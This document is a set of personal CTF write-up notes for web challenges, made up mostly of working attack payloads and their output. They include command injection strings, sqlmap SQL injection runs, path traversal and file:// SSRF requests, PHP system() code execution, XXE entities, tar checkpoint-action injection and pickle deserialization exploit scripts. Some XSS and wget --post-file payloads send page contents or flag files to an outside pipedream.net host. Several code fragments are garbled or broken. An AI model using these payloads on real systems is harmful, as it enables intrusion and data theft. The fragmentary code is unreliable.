

## Ping station (Command injection vulnerability)

1.1.1.1;ls

1.1.1.1; cat flag – open file

1.1.1.1; pwd – current directory

1.1.1.1; whoami – current user

1.1.1.1; find / -name flag – search

1.1.1.1; ps aux -- Display running processes on the system.

1.1.1.1; top -- Display real-time system information, such as running processes, memory, and CPU usage.

## small-data-leak (Sql Injection vulnerability)

<http://34.141.113.155:32320/user?id=>

└─\$ sqlmap -u <http://34.141.113.155:32320/user?id=1>

sqlmap -u "http://34.141.113.155:32320/user?id=1" --dbs

\$ sqlmap -u "http://34.141.113.155:32320/user?id=1" -D public --tables

\$ sqlmap -u "http://34.141.113.155:32320/user?id=1" -D public -T  
"ctf{57b23475b9b02093a9eb5d7df5f07957e2b2dc724443d6b08961fbe3387}" --columns

## file-crawler(File Inclusion)



[http://34.141.113.155:32610/local?image\\_name=../../etc/passwd](http://34.141.113.155:32610/local?image_name=../../etc/passwd)

curl [http://34.107.71.117:30687/local?image\\_name=/tmp/flag](http://34.107.71.117:30687/local?image_name=/tmp/flag)

Attackers might encode characters in the URL to evade detection. For example, converting characters like & or / into their hexadecimal equivalents (%26 for & or %2F for /) can bypass simple filters that don't decode URLs before checking.

- Example: /admin → %2Fadmin.

## ultra-crawl

<file:///home/ctf/app.py>

```
curl -X POST "http://34.141.113.155:30477/" -d "url=file:///etc/passwd"
```

```
curl -X POST "http://34.141.113.155:30477/" -d "url=file:///home/ctf/sir-a-random-folder-for-the-flag/flag.txt"
```

```
└─$ curl -X GET "http://34.141.113.155:30477/" -H "Host: company.tld"
```

### alien-inclusion(Request Forgery)

```
curl http://34.141.113.155:31736/?vector=/Admin/e&replace=phpinfo\(\)
```

```
curl "http://34.141.113.155:31736/?start=" --data "start=flag.php"
```

### substitute(Code Execution)




```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system\('whoami'\)
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('ls -la')
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('ls -la  
/var/www/html/here_we_dont_have_flag')
```

```
http://34.141.113.155:31714/index.php?vector=/Admin/e&replace=system('cat  
/var/www/html/here_we_dont_have_flag/flag.txt')
```

Under-construction:





```
(giobolota@kali)~[~/Desktop/jwt_tool]
$ python3 /home/giobolota/jwt_tool/jwt_tool.py "http://35.198.127.202:31837/api/app/admin" \
-rc "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNzM3NDk2Mjc5LCJleHAiOjE2NTE1OTY2NjN9.GqMVWf_w3XXg4Xftg6jDTeco36twrzb3u6nS010edQ" \
-c -d /home/giobolota/Desktop/rockyou.txt

JWTTool
Version 2.2.7 @ticarpi

Original JWT:

[-] Invalid token:
Not 3 parts -> header.payload.signature

(giobolota@kali)~[~/Desktop/jwt_tool]
$
```


```
kali@kali: ~/jwt_tool
File Actions Edit View Help

JWTTool
Version 2.2.5 @ticarpi

Original JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNjUxNTEwMjYzLCJleHAiOjE2NTE1OTY2NjN9.9GL9JueIvAS6WQTgT60kpjH_Xs2C5SLzKIFI-F82YMc

[+] letmein is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S HS256 -p "letmein"

(kali@kali)~[~/jwt_tool]
$
```



## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiaWF0IjoxNjUxNTEwMjYzLCJleHAiOjE2NTE1OTY2NjN9.WYd3EDc4zaWBM64K2BKuJ7GE14sjTS8zmnvpMe0-J9M
```

## Decoded

EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE
<pre>{   "alg": "HS256",   "typ": "JWT" }</pre>
PAYLOAD: DATA
<pre>{   "id": 1,   "iat": 1651510263,   "exp": 1651596663 }</pre>
VERIFY SIGNATURE
<pre>HMACSHA256(   base64UrlEncode(header) + ".",   base64UrlEncode(payload),   letmein ) <input type="checkbox"/> secret base64 encoded</pre>

✔ Signature Verified

SHARE JWT

## Laboratory: under-construction

Now we need to put the modified token into the request in Burp Suite (use manual proxy in the



Downloader-v1 (solved)

Step-1: find any image on bing and paste it in the input field,

Specify an URL to download

URL to download:

Submit

Output:

```
$ cd uploads/67929d91ac6e9a01d6ed01b5fc1c3
$ wget https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92&--2025-01-23 19:50:41-- https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92&
Resolving www.bing.com (www.bing.com)... 2.23.227.208, 2.23.227.215, 2a02:26f0:3500:1b::1
Connecting to www.bing.com (www.bing.com)|2.23.227.208|:443... connected.
HTTP request sent, awaiting response... 307 Temporary Redirect
Location: https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92&
The name is too long, 351 chars total.
Trying to shorten...
New name is search?view=detailV2&ccid=S+gyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92&
--2025-01-23 19:50:41-- https://www.bing.com/images/search?view=detailV2&ccid=S%2bgyWhXv&id=6F494EB1D6873BB476B61D736CA45CA5F986A92&
Reusing existing connection to www.bing.com:443.
```

Checkout pipedream and create request bin and trigger, afterwards create payload:

<https://eodlwq7lnoytrkk.m.pipedream.net> / `--post-file '/var/www/html/flag.php'`

The screenshot shows a Pipedream workflow on the left and its execution details on the right. The workflow consists of two steps: 'trigger' (https://eodlwq7lnoytrkk.m.pipedream.net) and 'code' (nodejs20.x). The execution details for the 'trigger' step are shown below:

```
Workflow executed in 32,190 ms
▶ details

trigger

Exports Inputs Logs Details
▼ steps.trigger {2}
  ▶ context {19}
  ▼ event {7}
    method: POST
    path: /
    ▼ query {0}
      client_ip: 35.198.127.202
      url: https://eodlwq7lnoytrkk.m.pipedream.net/
    ▶ headers {6}
    ▼ body {1}
      GET ME! <?php /* DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}
```


Flag: DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}

## Framable(solved)

Register account and create new post:

### New post

Title	giorgi
Description	<script>alert('XSS')</script>
<button>Save</button>	




Payload:

```
<script>
```

```
var exfil = document.getElementsByTagName("body")[0].innerHTML;
```

```
window.location.href="https://enmi59d56bybo.x.pipedream.net?gio=" + btoa(exfil);
```

```
</script>
```



Base64 decode the text above.

Flag: CTF{20c96587af01d6a1a03708883259343b7bd0fd85d74eb65c1e3dbc669e0d09ca}



## Manual Rewiew:

Do it in burp

Supposed payload that needs to be injected after registration:

```
<script>window.location.href="https://your-pipedream-url.x.pipedream.net/hello";</script>
```

## syntax-check(solved)

send it to burp suite repeater

payload 1:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY>
```

```
<!ENTITY xxe SYSTEM
```

```
"file:///var/www/html/flag">
```

```
<foo>
```

```
&xxe;
```

```
</foo>
```

Payload 2:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY>
```

```
<!ENTITY xxe SYSTEM
```

```
"php://filter/convert.base64-encode/resource=/var/www/html/flag">
```

```
<foo>
```

```
&xxe;
```

```
</foo>
```

ctf{02bd486273026362e8a6961cd3303812073c50fa759b420b1e7a11a2c3ab0130}


## Google the solution

← → ↻ 35.198.127.202:30120 ☆ 🏠 👤 ☰

Browse... No file selected. Submit Query


- Sent file:
- File size:
- File type:

submit



<http://35.198.127.202:30120/sadiwjaskdkwkasjdkwasdasdas.html>.

```
Step 1: -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls -lah"
```



<http://35.198.127.202:30120/enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2Fzc2FjY2Fz/flag>

Flag: ctf{e15918e70b7c3395bcb357b4ca5e95f868ebc462d33371a5f44a25c35f8faa45}

The screenshot shows the Chrome DevTools Application tab with the Cookies section selected. The table displays the following cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth_cookie	1a2a4609436b6d2720a62e3a323b7538740a387e3b076847392b21	35.198.127.202	/	Session	81	false	false	None	Fri, 24 Jan 2025 08:24:45 GMT
key	2N69l6mJW4CSAHn1VJH012DzJNS24FXQ3	35.198.127.202	/	Session	38	false	false	None	Fri, 24 Jan 2025 08:24:45 GMT
laravel_session_id	eyypdl6lmNH5NNeXoMxLWm15SQQaEhtZ4EP5lNzBhVltpjRHBX...	35.198.127.202	/	Fri, 24 Jan 2025 01:...	345	true	false	Lax	Fri, 24 Jan 2025 00:...
manual_token	eyypdl6lmRWRjYQ5UyRULU2Y5HdadWtyZ4EP5lNzBhVltpjRHBX...	35.198.127.202	/	Fri, 24 Jan 2025 00:...	351	true	false	Lax	Fri, 24 Jan 2025 00:...
session_id	XSRF-TOKEN=eyypdl6lm6m9WHQHU1ZLZW5YskQVC9K10EP5lNzBhVltpjRHBX...	35.198.127.202	/	Fri, 24 Jan 2025 01:...	340	false	false	Lax	Fri, 24 Jan 2025 00:...

```
pip install pwntools
```

Python 3.11.8 (main, Feb 7 2024, 21:52:08) [GCC 13.2.0] on linux

```
>>> from pwn import xor
```

```
>>> key = "G4BJBNJCALR3AD4KIQW8X9WSWENHL1Z6FOJ"
```

```
/home/giobolota/.local/lib/python3.11/site-packages/pwnlib/util/fiddling.py:340:
```

```
strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s in args]
```

b"(dp0\nS'permission'\np1\nS'user'\np2\ns."

```
>>> parsed_data = pickle.loads(b'(\dp0\nS\'permission'\np1\nS\'user'\np2\ns.)')
```

```
{'permission': 'user'}
```

```
>>> parsed_data['permission'] = 'admin'
```

```
>>> modified_payload = pickle.dumps(parsed_data, protocol=2)
```

```
>>> print(modified_payload)
```

Traceback (most recent call last):

File "<stdin>", line 1, in <module>

NameError: name 'modified\_payload' is not defined

```
>>> print(modified_payload)
```

```
b'\x80\x02}q\x00X\n\x00\x00\x00permissionq\x01X\x05\x00\x00\x00adminq\x02s.'
```

```
>>> encoded_payload = xor(modified_payload, key)
```

```
>>> print(encoded_payload.hex())
```

```
c7363f3b42164043414c225633295d383a38385629380f5657454e29285c3358374d3969
```


```
>>>
```

Step 2: Send it using burp suite

Step 3: take payload from the site and execute using python3

## Rundown(Solved):

```
curl -X POST "http://35.198.127.202:30947/" > output.html
```



The screenshot shows a terminal window with a dark background. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the prompt is '(giobolota@kali)-[~]'. The user has entered the command '\$ curl -X POST "http://35.198.127.202:30947/" > output.html'. The output of the command is a table showing the progress of the curl operation. The table has columns for '% Total', '% Received', '% Xferd', 'Average Speed', 'Time', 'Time', 'Time', and 'Current'. The values are: 100, 17003, 0, 17003, 0, 0, 75293, 0, --:--:-- --:--:-- --:--:-- 75568. Below the table, the prompt is '(giobolota@kali)-[~]' and the user has entered the command '\$ cat output.html'. The output of the command is 'System'.

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	17003	0	17003	0	0	75293	0
--:--:--	--:--:--	--:--:--	--:--:--	--:--:--	--:--:--	--:--:--	75568

```
firefox output.html
```

Payload:

```
import pickle as cPickle
```

```

import base64
import os
import string
import requests
import time

class Exploit(object):
    def __reduce__(self):
        return (eval, ('eval(open("flag","r").read())',))

def sendPayload(p):
    newp = base64.urlsafe_b64encode(p).decode()
    headers = {'Content-Type': 'application/T3jv1l'}
    r =
requests.post("http://34.159.172.66:32274/", headers=headers, data=newp)
    return r.text


payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] +
"}")

```

python3 rundown-payload.py

ctf{e687c7f3f6ae2d8154dfae81b5caa978ffdebe42142234e06de26e61c95e3371}

## Sweet and Sour(Solved):



```

task_1.py
task_1.py > ...
1
2 from base64 import b64encode
3 import subprocess
4 import pickle
5 import os
6
7 class anti_pickle_serum(object):
8     def __reduce__(self):
9         return subprocess.check_output, (['ls'], )
10
11 pickled = pickle.dumps({'serum': anti_pickle_serum()}, protocol=0)
12 encodepickled = b64encode(pickled)
13
14 print(encodepickled)
15

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

powershell

